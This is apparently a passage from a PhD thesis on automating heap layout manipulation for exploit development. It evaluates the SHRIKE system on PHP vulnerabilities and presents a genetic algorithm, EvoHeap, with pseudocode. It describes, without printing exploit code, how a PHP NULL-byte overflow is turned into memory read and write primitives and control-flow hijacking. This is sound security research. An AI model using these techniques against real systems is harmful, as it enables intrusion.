To understand the '% Natural' and '% Reversed' columns in the results table I must define the concept of the *allocation order to corruption direction relationship*. I refer to the case of the allocation of the source of an overflow temporally first, followed by its destination, or the allocation of the destination of an underflow temporally first, followed by its source as the *natural* relationship. This is because most allocators split space from the start of free chunks and thus, for an overflow, if the source and destination are both split from the same chunk and the source is allocated first then it will naturally end up before the destination. The reverse holds for an underflow. I refer to the relationship as *reversed* in the case of the allocation of the destination temporally first followed by the source for an overflow, or the allocation of the source temporally first followed by the destination for an underflow.

[7]To determine reasonable values for these parameters, I constructed a small, distinct set of benchmarks explicitly for this purpose and separate to those used in my evaluation.



Figure 3.14: A solution for the reversed allocation order to corruption direction relationship.

I expected this case to be harder to solve for most allocators, as the solution is more complex than for the *natural* relationship. A visualisation of this idea can be seen in Figure 3.13. For an allocator that splits chunks from the start of free blocks, the natural order, shown on the left of the figure, of allocating the source and then the destination produces the desired layout, while the reversed order, shown on the right, results in an incorrect layout. A solution for the reversed case is shown in Figure 3.14. A hole is created via a placeholder which can then be used for the source.

From the benchmarks a number of points emerge:

- When segregated storage is not in use, as with `dlmalloc` and `avrlibc`, and when there is no noise, 98% to 100% of the benchmarks are solved.
- Segregated storage significantly increases problem difficulty. With no noise, the overall success rate drops to 72% for `tcmalloc`.
- With the addition of a single noisy allocation, the overall success rate drops to close to 50% across all allocators.
- The order of allocation for the source and destination matters. A layout conforming to the natural allocation order to corruption direction relationship was easier to find in all problem instances. With four noisy allocations the success rate for problems involving the natural allocation order ranges from 44% to 51%, but drops to between 17% and 38% for the reversed order. It is also worth noting that the difference in success rate between natural and reversed problem instances is lower for `avrlibc` than for `dlmalloc` and

`tcmalloc`. This is because in some situations `avrlibc` will split space from free chunks from the end instead of from the start. Thus, a reversed order problem can be turned into a natural order problem by forcing the heap into such a state, and this is often easier than solving the reversed order problem.

- I ran each experiment 9 times, and if all $9 * 500,000$ executions are taken together then 78% of the benchmarks are solved *at least* once. In other words, only 22% of the benchmarks were never solved by my approach, which is quite encouraging given the simplicity of the algorithm.

3.5.2 PHP-Based Benchmarks

To determine if automatic HLM is feasible in real world scenarios I selected three heap overflow vulnerabilities and ten dynamically allocated structures that were identified by SHRIKE as being potentially useful targets (namely structures that have pointers as their first field). Pairing each vulnerability with each target structure provides a total of 30 benchmarks. For each, I ran an experiment in which SHRIKE was used to search for an input which would place the overflow source and destination structure adjacent to each other.

A successful outcome means the system can discover how to interact with the underlying allocator via PHP's API, identify how to allocate sensitive data structures on the heap, and construct a PHP program which places a selected data structure adjacent to the source of an OOB memory access. This saves an exploit developer a significant amount of effort, allowing them to focus on how to leverage the resulting OOB memory access.

My evaluation utilised the following vulnerabilities:

- **CVE-2015-8865**. An out-of-bounds write vulnerability in `libmagic` that exists in PHP up to version 7.0.4.
- **CVE-2016-5093**. An out-of-bounds read vulnerability in PHP up to version 7.0.7, related to string processing and internationalisation.
- **CVE-2016-7126**. An out-of-bounds write vulnerability in PHP up to version 7.0.10, related to image processing.

The ten target structures are described in the appendix in Table 2 and the full details of all 30 experiments can be found in Table 4. As with the synthetic benchmarks, the m and r arguments to the `Search` function were set to 1000 and .98 respectively. Instead of limiting the number of executions via the g parameter the maximum run time for each experiment was set to 12 hours. The following summarises the results:

- SHRIKE succeeds in producing a PHP program achieving the required layout in 21 of the 30 experiments run and fails in 9 (a 70% success rate).
- There are 15 noise-free benchmarks of which SHRIKE solves all 15, and 15 noisy benchmarks of which SHRIKE solves 6. This follows what one would expect from the synthetic benchmarks.
- In the successful cases the analysis took on average 571 seconds and 720,000 candidates.

Of the nine benchmarks which SHRIKE does not solve, eight involve CVE-2016-7126. The most likely reason for the difficulty of benchmarks involving this vulnerability is noise in the interaction sequences involved. The source buffer for this vulnerability results from an allocation request of size 1, which PHP rounds up to 8 – an allocation size that is quite common throughout PHP, and prone to occurring as noise. There is a noisy allocation in the interaction sequence which allocates the source buffer itself, several of the interaction sequences which allocate the target structures also have noisy allocations, and all interaction sequences which SHRIKE discovered for making allocations of size 8 involve at least one noisy allocation. For example, the shortest sequence discovered for making an allocation of size 8 is a call to `imagecreate(57, 1)` which triggers an allocation of size 7360, two allocations of size 8 and two allocations of size 57. In contrast, there is little or no noise involved in the benchmarks utilising CVE-2016-5093 and CVE-2015-8865.

3.5.3 Generating a Control-Flow Hijacking Exploit for PHP

To show that SHRIKE can be integrated into the development of a full exploit I selected another vulnerability in PHP. CVE-2013-2110 allows an attacker to write a NULL byte immediately after the end of a heap-allocated buffer. One must utilise that NULL byte write to corrupt a location that will enable more useful exploitation primitives. My aim is to convert the NULL byte write into both an information leak to defeat ASLR and the ability to modify arbitrary memory locations.

I first searched SHRIKE's database for interaction sequences that allocate structures that have a pointer as their first field. This lead me to the `imagecreate` function which creates a `gdImage` structure. This structure uses a pointer to an array of pointers to represent a grid of pixels in an image. By corrupting this pointer via the NULL byte write, and then allocating a buffer they control at the location it points to post-corruption, an attacker can control the locations that are read and written from when pixels are read and written.

Listing 3.4 shows the template provided to SHRIKE. In less than 10 seconds SHRIKE finds an input that places the source immediately prior to the destination. Thus the pointer that is the first field of the `gdImage` structure is corrupted. Listing 1 in the appendices shows part of the generated solution. After the corruption occurs the required memory read and write primitives can be achieved by allocating a controllable buffer into the location where the corrupted pointer now points. For brevity I have left out the remaining details of the exploit, but it can be found in full in the SHRIKE repository[8]. The end result is a PHP script that hijacks the control flow of the interpreter and executes native code controlled by the attacker.

3.5.4 Research Questions

RQ1: What factors most significantly impact the difficulty of the heap layout manipulation problem in a deterministic setting?

The following factors had the most significant impact on problem difficulty:

- **Noise.** In the synthetic benchmarks, noise clearly impacts difficulty. As more noise is added, more holes typically have to be created. In the worst case (`dlmalloc`) we see a drop off from a 99% overall success rate to 33% when four noisy allocations are included. A similar success rate is seen for `avrlibc` and `tcmalloc` with four noisy allocations. In the evaluation on PHP noise again played a significant role, with SHRIKE solving 100% of noise-free instances and 40% of noisy instances.
- **Segregated storage.** In the synthetic benchmarks segregated storage leads to a decline in the overall success rate on noise-free instances from 100-99% to 72%.
- **Allocation order to corruption direction relationship.** For all configurations of allocator, noise and starting state, the problems involving the natural order were easier. For the noise-free instances on `avrlibc` and `dlmalloc` the difference is in terms of solved problems is just 1-2%, but as noise is introduced the success rate between the natural and reversed benchmarks diverges. For `dlmalloc` with four noisy allocations the success rate for the natural order is 49% but only 17% for the reversed order, a difference of 32%.

RQ2: Is pseudo-random search an effective approach to heap-layout manipulation?

[8] `https://github.com/SeanHeelan/HeapLayout`

Without segregated storage, when there is no noise then 100-99% of problems were solved, with most experiments taking 15 seconds or less. As noise is added the rate of success drops to 51% and 46% for a single noisy allocation, for `dlmalloc` and `avrlibc` respectively, and then to 41% and 33% for four noisy allocations. The extra constraints imposed on layout by segregated storage present more of a challenge. On noise-free runs the rate of success is 72% and drops to 52% and 37% as one and four noisy allocations, respectively, are added. However, as noted in section 3.5.1, if all 10 runs of each experiment are considered together then 78% of the benchmarks are solved at least once.

On the synthetic benchmarks it is clear that the effectiveness of pseudo-random search varies depending on whether segregated storage is in use, the amount of noise, the allocation order to corruption direction relationship and the available computational resources. In the best case, pseudo-random search can solve benchmarks in seconds, while in the more difficult ones it still attains a high enough success rate to be worthwhile given its simplicity.

When embedded in SHRIKE, pseudo-random search approach also proved effective, with similar caveats relating to noise. 100% of noise-free problems were solved, while 40% of those involving noise were. On average the search took less than 10 minutes and 750,000 candidates, for instances on which it succeeded.

RQ3: Can heap layout manipulation be automated effectively for real-world programs?

My experiments with PHP indicate that automatic HLM can be performed effectively for real world programs. As mentioned in RQ2, SHRIKE had a 70% success rate overall, and a 100% success rate in cases where there was no noise.

SHRIKE demonstrates that it is possible to automate the process in an end-to-end manner, with automatic discovery of a mapping from the target program's API to interaction sequences, discovery of interesting corruption targets, and search for the required layout. Furthermore, SHRIKE's template based approach show that a system with these capabilities can be naturally integrated into the exploit development process.

3.5.5 Generalisability

Regarding generalisability, my experiments are not exhaustive and care must be taken in extrapolating to benchmarks besides those presented. However, I believe that the presented search algorithm and architecture for SHRIKE are likely to work similarly well with other language interpreters. SHRIKE depends firstly on some means to discover language constructs and correlate them with their resulting

allocator interactions, and secondly on a search algorithm that can piece together these fragments to discover a required layout. The approach used in SHRIKE to solve the first problem is based on previous work on vulnerability detection that has been shown to work on interpreters for Javascript and Ruby, as well as PHP [84, 85]. My extensions, namely a different approach to fuzzing as well as instrumentation to record allocator interactions, do not threaten the underlying assumptions of the prior work. My solution to the second problem, namely the random search algorithm, has demonstrated its capabilities on a diverse set of benchmarks. Thus, I believe it is reasonable to expect similar results versus targets that rely on allocators with a similar architecture.

3.5.6 Threats to Validity

The results on the synthetic benchmarks are impacted by the choice of source and destination sizes. There may be combinations of these that produce layout problems that are significantly more or less difficult to solve. A different set of starting sequences, or available interaction sequences may also impact the results. I have attempted to mitigate these issues by selecting diverse sizes and starting sequences, and allowing the analysis engine to utilise only a minimal set of interaction sequences.

The results on PHP are affected by the choice of vulnerabilities and target data structures, and I could have inadvertently selected for cases that are outliers. I have attempted to mitigate this possibility by utilising ten different target structures and vulnerabilities in three completely different sub-components of PHP. The restriction of the evaluation to a language interpreter also poses a threat if considering generalisability, as the available interaction sequences may differ in other classes of software. I have attempted to mitigate this threat by limiting the interaction sequences used to those that contain an allocation of a size equal to one of the allocation sizes found in the sequences which allocate the source and destination.

Extinction is the rule. Survival is the exception.

— Carl Sagan, *The Varieties of Scientific Experience: A Personal View of the Search for God*

4

A Genetic Algorithm for the Heap Layout Problem

4.1 Introduction

In Chapter 3 I introduced the heap layout problem and a solution to it based on random search. Random search has the advantage of being both conceptually and practically straightforward, while still being effective. However, by its nature it is also quite wasteful. It is common to randomly generate an input that is *almost* correct, and perhaps just needs minor modifications to produce a valid solution. Random search has no means to rank and build on such previously generated inputs, so they are simply discarded.

Fortunately, there are a number of different approaches that *do* provide frameworks for more efficient solutions to search problems[1]. One such approach is Genetic Algorithms (GAs), which are flexible methods for exploring a search space, loosely based around ideas from the theory of evolution in biological systems. The concepts were first outlined almost fifty years ago by Holland [89], and Beasley [90] provides a comprehensive introduction to the fundamentals. At a high level GAs are quite straightforward, and so here I briefly introduce the intuitions before detailing how I use a GA to solve heap layout problems.

A GA operates on a population of individuals, where each individual represents a candidate solution to the problem at hand. Each individual has a score associated

[1] As an alternative to a genetic algorithm I also considered simulated annealing, but decided to use a GA after reviewing the literature, where better results for GAs are generally reported, at an increased computational cost [86–88].

with it, called its 'fitness', and the GA is generally trying to evolve individuals with higher and higher fitness scores. On each iteration of the algorithm a new population is produced from the existing population by either mutating a single individual, or constructing a new individual from the information found in two existing individuals. These new individuals are scored and, from them and possibly the previous population, a new population is selected. This process mimics the evolutionary idea of 'survival of the fittest', with more fit individuals providing most of the material used in producing subsequent generations.

While there are obvious downsides to the failure of random search to leverage information found in almost-correct solutions, we also want to avoid an algorithm that can only perform local search around an existing set of solutions. In search problems, the 'exploitation versus exploration trade-off' [91] refers to the balance that the algorithm must strike between using the information found in existing solutions to find better solutions (exploitation) and branching out into more diverse parts of the search space in order to find a better route to a solution (exploration). A search algorithm that is too skewed towards exploitation risks getting stuck in local minima, while one that is too skewed towards exploration will fail to converge. In GAs there is no single parameter or algorithmic choice that controls the balance between exploration and exploitation. Instead, a number of parameters and design choices must be taken into account [92]. Some examples are the mutation rate, which controls the number of mutations made to an individual to produce a new individual, the selection algorithm used to decide which individuals make it through to the next generation, and the probability with which cross-over is chosen instead of mutation as the means by which to produce a new individual.

In the remainder of this chapter I will discuss components that make up the GA, the various parameters that may be set which influence its operation, and the experiments I performed to test its effectiveness at solving heap layout problems. These experiments demonstrate that the GA is comprehensively more effective and efficient at solving heap layout problems than random search.

4.2 Genetic Algorithm

The GA for heap layout problems is designed to be agnostic to the target application, available interaction sequences and the heap allocator in use. The main loop of the GA is shown in Algorithm 3, and based on a standard $(\mu + \lambda)$ evolutionary algorithm [93]. This means that on each iteration of the GA, λ children are produced and then the next generation is created by selecting μ individuals from a combination

Algorithm 3 Genetic algorithm main loop

```
1: function EvoHeap(g, popsz, μ, λ, mxpb, cxpb)
2:     pop ← InitialisePopulation(popsz)
3:     popF ← Evaluate(pop)
4:     if SolutionFound(popF) then
5:         return pop, popF
6:     while g > 0 do
7:         ch ← GetChildren(pop, λ, mxpb, cxpb)
8:         chF ← Evaluate(ch)
9:         if SolutionFound(chF) then
10:            return ch, chF
11:        pop, popF ← Select(μ, pop + ch, popF + chF)
12:        g ← g − 1
13:    return pop, popF

14: function GetChildren(pop, λ, mxpb, cxpb)
15:    children ← []
16:    while λ > 0 do
17:        parentA ← pop[Random(0, len(pop))]
18:        r ← Random(0, 1)
19:        if r < mxpb then
20:            new ← Mutate(parentA)
21:        else if r < mxpb + cxpb then
22:            parentB ← pop[Random(0, len(pop))]
23:            new ← Crossover(parentA, parentB)
24:        else
25:            new ← parentA
26:        children.append(new)
27:        λ ← λ − 1
```

of the current generation and the λ children. The `EvoHeap` function drives the execution of the GA, and is relatively self-explanatory. The parameters are as follows: g is the number of generations to run, *popsz* is the population size, μ and λ are as just explained, *mxpb* is the probability of mutation being used to produce a child, and *cxpb* is the probability of crossover being used to produce a child. The GA begins by creating a population of individuals (line 2) and evaluating their fitness (line 3). On each iteration of the GA, λ children are produced (line 7) and evaluated (line 8). If any of the children are a solution to the heap layout problem then the GA early-exits (line 10). Otherwise a new population of size μ is selected from the existing population and the new children (line 11), and the process repeats.

The λ children are produced in the `GetChildren` function. On each iteration

of its loop an individual is randomly[2] selected from the current population (line 17). The child is then produced by either mutation of the individual (line 20), crossover between this individual and another (lines 22-23), or simply by copying the individual (line 25).

The `EvoHeap` and `GetChildren` functions use a number of support functions for population initialisation (`InitialisePopulation`), evaluation (`Evaluate`), selection (`Select`), mutation (`Mutate`) and crossover (`Crossover`). In the remainder of this section I explain the details of these functions. A key requirement of the GA is that it be agnostic to the target programs who's heap layout we are manipulating. We do not want to have to change the core of the GA for each target. For instance, the core operators in the GA should not need to know how to manipulate PHP code, or Python code, or be tied to the specifics of any interpreter for such code. To achieve this we need a target-agnostic representation of the genetic algorithm population, core operators that manipulate this representation, and a means by which this representation can be converted into the language used by the target application. I begin by giving a high level overview of how the GA is architected to achieve this target agnostic behaviour (Section 4.2.1), followed by the specifics of how individuals are represented (Section 4.2.2), and then continue with the details of the core functions of the GA..

4.2.1 Target-Agnostic Operation

Figure 4.1 gives a high-level overview of how the GA achieves its target-agnostic operation. The process begins with the creation of a *fragment database*. In Section 3.4.2 I described how code fragments can be automatically discovered that trigger allocator interactions. This same process is used to discover code fragments for use by the GA. Each fragment is assigned a unique ID within the fragment database, and a list of these IDs is provided to the GA[3].

The GA then operates exclusively on the fragment IDs, without any knowledge of the code fragments that they correspond to. As will be explained in Section 4.2.2, each individual in the population consists of a list of *directives* that may reference a particular code fragment by its ID. For example, in Figure 4.1 the first individual in the population consists of four directives (two allocations, a free and an allocation). The argument to each allocation directive is the ID of the fragment to use, so the

[2] `Random(x, y)` generates a random number between `x` and `y - 1`.

[3] In reality, extra meta-data is also provided along with each ID to allow the GA to prioritise code fragments that allocate chunks with a size equal to the source or destination chunks, but for now we can just assume that all code fragments are considered with equal probability. In Section 4.2.2 the details of how fragments are prioritised are provided.



Figure 4.1: Overview of how the GA achieves its target-agnostic operation.

first directive (`x0 = Alloc(0)`) means '*Use create_image(10, 10) to trigger heap allocations and associate its result with the variable x0*'.

In order to assign a fitness score to an individual it must be converted into a valid input, called a *candidate solution* in Figure 4.1, for the target program. A conversion function must be provided that takes a list of directives referencing code fragment IDs, and produces a valid program. One such function *per language* must be written. The user also needs to provide a function to execute the resulting program and record the distance between the source and destination allocation that will be produced by the interpreter. One such function *per interpreter* must be written.

Thus, porting the GA to a new target language and interpreter requires a fragment database for that language, a conversion function for GA individuals to valid programs in that language, and a function to execute the interpreter on an input program. No changes are required to the GAs internal representation or its operations.

4.2.2 Individual Representation

A genetic algorithm requires a population of individuals to apply genetic operators to, and from which to derive the next generation. In our case, each individual represents a candidate solution to the heap layout problem. Thus, each individual will be made up of a series of items that can be translated into an input to the target application, to cause an allocation or a free. To achieve this, each individual is made up of a variable length list of target-agnostic directives. The available directives are as follows:



Figure 4.2: Each directive in an individual is represented by a 128-bit integer. The first 8-bits always determine the directive's type, and the significance of the remaining bits varies depending on the directive.

- **Allocate:** Indicates that a particular interaction sequence that results in an allocation should be triggered.
- **Free:** Indicates that the pointer resulting from a particular previous allocation should be freed.
- **Allocate in a loop:** Indicates that a particular interaction sequence that results in an allocation should be executed in a loop a particular number of times.
- **Allocate the overflow source:** Indicates that the interaction sequence that contains the allocation of the overflow source should be triggered.
- **Allocate the overflow destination:** Indicates that the interaction sequence that contains the allocation of the overflow source should be triggered.

On initialisation, the system in which the GA is embedded can assign an ID to every interaction sequence that is available to it and provide these IDs to the GA. The GA then operates exclusively on the IDs. With this in place, the core GA operators can work directly on these directives and IDs in a target agnostic manner, and all that must be provided for each target is a function to translate IDs back into valid code fragments for each new target.

In terms of implementation, each directive in an individual is represented by a 128-bit integer, and an individual is simply an array of such integers. The significance of the bits varies depending on the directive's type, except for the

first 8 bits which always provides the type of the directive. Figure 4.2 shows the representation per-directive, and the meaning of the other fields is as follows:

- **Allocate:** As discussed in Chapter 3, some code fragments trigger interaction sequences that are *usually* more desirable than others. For example, if we wish to allocate a buffer of size 8 and there is one fragment that triggers a single allocation of size 8, and another that triggers 2048 allocations of size 8, then in most scenarios we would want to favour the fragment allowing for more granular control. However, in another situation the fragment that triggers 2048 allocations may actually be more desirable. To support selecting fragments according to a non-uniform distribution the system allows the user to provide categories of fragments, and associated probabilities. This is the role of the 'Size Group', 'Sub Group' and 'Selector' fields. A 'Size Group' is a set of fragments associated with a range of sizes. For example, if the source buffer is of size 8 and the destination buffer is of size 128, and we know that the allocator rounds to multiples of 16, then we might want to use fragments that make allocations with sizes in the range 0-15 and 128-143. 2^7 different 'Size Groups' are allowed, and one is selected according to a uniform distribution when an `Allocate` directive is created. Within each size group there are then 'Sub Groups' that can be used to categorise fragments that we would like to be selected with different probabilities. 2^7 different 'Sub Groups' per 'Size Group' are allowed, but the system currently only makes use of two: a sub-group of fragments that make an allocation of the desired size *and* make the least amount of other allocations, and a sub-group containing all other fragments that make an allocation of the desired size. The first sub-group is selected with a probability of $.995$[4], and the latter the rest of the time. Finally, the 'Selector' field identifies the exact fragment within the selected 'Size Group' and 'Sub group' to use, and its value is chosen according to a uniform distribution. 2^{23} different fragments per 'Sub Group' per 'Size Group' are allowed. Bits 64-127 then provide the ID for this allocation. The system uses 64-bit randomly generated identifiers to allow crossover and mutation to operate without needing to worry about ID collision when transposing or mutating genes.

[4]This value is selected based on the intuition, validated by my experiments with random search, that we usually want to use the fragments that contain a minimal amount of noise, while allowing for the possibility that there may be some value in rarely using fragments that trigger a larger set of allocations.

- **Allocate in a loop:** The fields for a directive to allocate in a loop are identical to the allocate directive, except bits 8-23 provide the repeat count for the loop.
- **Free:** A 'Free' directive only makes use of the type field and the upper 64 bits, which identify the allocation to free.
- **Source, Destination:** The directives indicating that the source or destination should be allocated only make use of the type field.

4.2.3 Population Initialisation

Each individual is initialised to a random series of directives from Section 4.2.2. The ratio of allocations to frees is controlled by a parameter to the GA.

4.2.4 Genetic Operators

Mutation

When the `Mutate` function is called with an individual, one or more mutation operations are applied. The number of operations to be applied is capped at a maximum and is calculated based on a probability d, $0 < d \leq 1$, that decays geometrically. For instance, the probability of one mutation being applied is d, the probability of two mutations being applied is $d \cdot d$, and so on. The mutation operators to apply are then selected probabilistically from the following list, based on probabilities provided by the user:

- **Mutate:** A number of `Allocate` or `Free` directives in the individual are selected probabilistically for mutation. If an `Allocate` is selected then with equal probability it will be mutated to either an `Allocate` using a different fragment ID, or to a `Free`. If a `Free` is selected then with equal probability it will be mutated to either a `Free` of a different allocation, or to an `Allocate`.
- **Spray:** A new sequence of directives corresponding to `Allocate` directives is generated and placed at a random selected offset in the individual. The length of the sequence is randomly selected between a minimum and maximum provided by the user. The `Allocate` directives themselves are all identical, i.e. they contain the same fragment ID.
- **Hole spray:** As with the previous spraying operation, a new sequence of directives corresponding to `Allocate` directives is be generated. Then a sequence of directives corresponding to `Free` directives that free every second

of the `Allocate` directives is generated[5]. These sequences are concatenated and placed at a random offset in the individual.

- **Allocation Nudge:** This operation is identical to the *Spraying* operation, except the maximum length of the sequence is much shorter. For example, in my implementation the *Spraying* operation can produce a new sequence containing thousands of `Allocate` directives, while this is capped at a maximum of 8.
- **Free Nudge:** This operation is identical to the *Hole Spraying* operation, except the maximum length of the sequence is much shorter. The difference in scale is the same as between the *Allocation Nudge* and *Spraying* operations
- **Shorten:** A randomly selected contiguous section of the individual is selected and removed.

Crossover

In a GA, the crossover operator selects two individuals and swaps content between them. My implementation uses two-point crossover, with a minor variation as the length of two individuals in my system may differ. For each parent, `parentA` and `parentB`, a contiguous series of directives is selected. The length of each section is chosen randomly, and, unlike the standard approach to two-point crossover, these lengths may differ from each other. The sections are then swapped.

4.2.5 Evaluation and Fitness

To evaluate an individual, each of the directives must be converted into a valid input for the target application, and then this sequence of inputs is concatenated and embedded into the primitive or exploit candidate. For each new target the user must therefore provide a function that takes an individual, converts each directive into its corresponding code fragment, embeds the fragments in a skeleton input for the target program, feeds this input to the target and returns the distance between the source and destination. While there are a few steps to this, it is the only target-specific code that must be written in order to have the GA work with a new target program.

The distance d is calculated via $(srcAddr - dstAddr)$, where $srcAddr$ and $dstAddr$ are the addresses of the source and destination allocation, respectively. From d the GA then calculates the fitness of the individual in the following manner:

[5]The intuition for why this works is that usually some number of these allocations will end up adjacent to each other, and freeing every second one will result in a hole in the heap as the chunks on either side of it will be allocated, and thus the free chunk cannot be coalesced with them

Algorithm 4 Selection algorithm

```
1: function SELECT(μ, pop, popF)
2:     noerr ← [], noerrF ← []
3:     orderok ← [], orderokF ← []
4:     i ← 0
5:     while i < len(pop) do
6:         if fitness[i] ≠ 2^64 then
7:             noerr.append(pop[i])
8:             noerrF.append(popF[i])
9:             if popF[i] ≠ 2^64 − 1 then
10:                orderok.append(pop[i])
11:                orderokF.append(popF[i])
12:        i ← i + 1
13:    if len(orderok) > 0 then
14:        pop ← orderok
15:        popF ← orderokF
16:    else if len(noerr) > 0 then
17:        pop ← noerr
18:        popF ← noerrF
19:    e = GetFracElitism()
20:    b, bF ← SelBest(pop, popF, μ ∗ e)
21:    r, rF ← SelDoubleTourn(pop, popF, μ ∗ (1 − e))
22:    return b + r, bF + rF
```

$$fitness(d) = \begin{cases} 2^{64} & \text{if } d \text{ is None} \\ 2^{64} - 1 & \text{if } d > 0 \\ \text{abs}(d) & \text{otherwise} \end{cases} \tag{4.1}$$

The selection process is explained in full in Section 4.2.6, but for now it is sufficient to note that the GA is configured to try and *minimise* the fitness value.

If d is *None* it means that an error occurred during the evaluation of the individual. The most common cause of this is an out-of-memory condition in the target, which can occur if an individual is produced that contains too many allocation directives. If d is positive it means that the source and destination have been placed in the wrong order. Finally, if d is negative it means the source and destination have been placed in the correct order, although they may not be adjacent, and the fitness of the individual is simply the absolute value of the distance.

4.2.6 Selection

The selection process is shown in Algorithm 4. First, the individuals are filtered into those that complete without an error (lines 6-8), and these are further filtered down to those that result in the source and destination in the correct order (lines 9-11). Distance values of 2^{64} and $2^{64} - 1$ are used to indicate an error in the evaluation of an individual, and the source and destination allocations in the wrong order, respectively. Individuals that result in errors will not be selected for the next generation unless all other children, and all of the current population, also result in errors. Individuals that result in the source and destination being placed in the incorrect order will be considered ahead of individuals that result in errors, but only if there are no individuals that place the source and destination in the correct order (lines 13-18).

The `SelBest` (line 20) and `SelDoubleTourn` (line 21) functions are standard GA selection functions. The third argument to each is the number of individuals to select. The `SelBest` function provides *elitist* selection, meaning that the $\mu * e$ best individuals are selected and are therefore guaranteed to move forward to the next generation. This value of e is controlled by a parameter provided by the user and retrieved by the `GetFracElitism` function (line 19). The `SelDoubleTourn` function provides *double tournament selection*, which is used to select the remaining individuals. Tournament selection with tournament size t, means that to select n individuals from a population P, one repeats n times the process of randomly selecting t individuals from P. From each set of t individuals the best is then selected according to some metric. In single tournament selection this metric is simply the fitness of the individual. Double tournament selection is designed to prevent bloat in the length of individuals, in situations where the length of individuals can vary [94]. To achieve this, each individual in the final population is selected by first running a fitness tournament to select two individuals from the population, and then running a size tournament between these two individuals. In the size tournament the shorter individual is selected with a probability between .5 and 1, depending on a parameter set by the user. I found double tournament selection to be an effective method of balancing the benefit of having the spraying mutations, against the potential for these mutations to lead to longer and longer individuals without an improvement in fitness.

4.2.7 Implementation

I implemented the core genetic algorithm on top of DEAP [95], an evolutionary computing framework, in approximately 3500 lines of Python. I also made modifications to DEAP itself to increase parallelism. DEAP does not parallelise the creation of the initial population or the application of the mutation and crossover operators. When individuals are represented by bitstrings this can make sense as these stages are then quite cheap. However, in order to represent the diversity of directives available in our system, and their parameters, bitstrings are insufficient. Operations on our representation are relatively time consuming and thus parallelisation is necessary to achieve desirable performance.

4.3 Experiments

4.3.1 Research Questions

The hypothesis that I wished to test is whether the genetic algorithm for heap layout manipulation is a more efficient and effective approach than random search. Thus, I designed experiments to answer the following research questions:

- **RQ-1:** Can EvoHeap solve more problems than random search?
- **RQ-2:** Are there any problems that are not solved by EvoHeap but are solved by random search?
